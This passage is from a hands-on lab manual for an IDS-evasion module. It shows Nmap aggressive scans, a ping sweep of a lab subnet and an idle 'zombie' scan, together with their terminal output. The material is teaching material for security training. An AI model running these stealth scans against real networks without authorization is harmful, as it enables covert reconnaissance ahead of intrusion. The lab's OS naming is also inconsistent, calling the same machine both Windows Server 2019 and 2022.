
Note: Here, **-T4** switch refers to the Aggressive (4) speeds scans and **-A** switch enables OS detection, version detection, script scanning, and traceroute.


```
[root@parrot]~#
#nmap -T4 -A 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 05:40 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00060s latency).
All 1000 scanned ports on 10.10.1.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.60 ms 10.10.1.11

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.53 seconds
[root@parrot]~#
```

27. We will now perform a **Ping Sweep** scan on the subnet to discover the live machines in the network. Type **nmap -sP 10.10.1.0/24** and press **Enter**. In the output of the Nmap, you will be able to find the live machines on the network, as shown in the screenshot.
28. As per the scan result, you can observe that the Windows Server 2019 machine is Active (10.10.1.19).




```
nmap -sP 10.10.1.0/24 - Parrot Terminal
File Edit View Search Terminal Help
1   0.60 ms 10.10.1.11
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.53 seconds
[root@parrot]~#
#nmap -sP 10.10.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 05:43 EDT
Nmap scan report for 10.10.1.2
Host is up (0.00097s latency).
MAC Address: 02:15:5D:12:C9:5C (Unknown)
Nmap scan report for 10.10.1.9
Host is up (0.00074s latency).
MAC Address: 02:15:5D:12:C9:60 (Unknown)
Nmap scan report for 10.10.1.11
Host is up (0.00080s latency).
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Nmap scan report for 10.10.1.14
Host is up (0.00046s latency).
MAC Address: 02:15:5D:12:C9:61 (Unknown)
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00084s latency).
MAC Address: 02:15:5D:12:C9:5E (Unknown)
Nmap scan report for 10.10.1.22
Host is up (0.00075s latency).
MAC Address: 00:15:5D:01:80:02 (Microsoft)
Nmap scan report for 10.10.1.13
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 2.03 seconds
[root@parrot]~#
```

29. Now, perform a **Zombie Scan**. Type **nmap -sI 10.10.1.22 10.10.1.11** and press **Enter**. You can see that various ports and services are open, as shown in the screenshot.

Module 12 – Evading IDS, Firewalls, and Honeypots

Note: You can perform a Zombie scan by choosing any of the IPs that are obtained in the ping sweep scan. In this task, we are choosing **Windows Server 2022** as the Zombie.

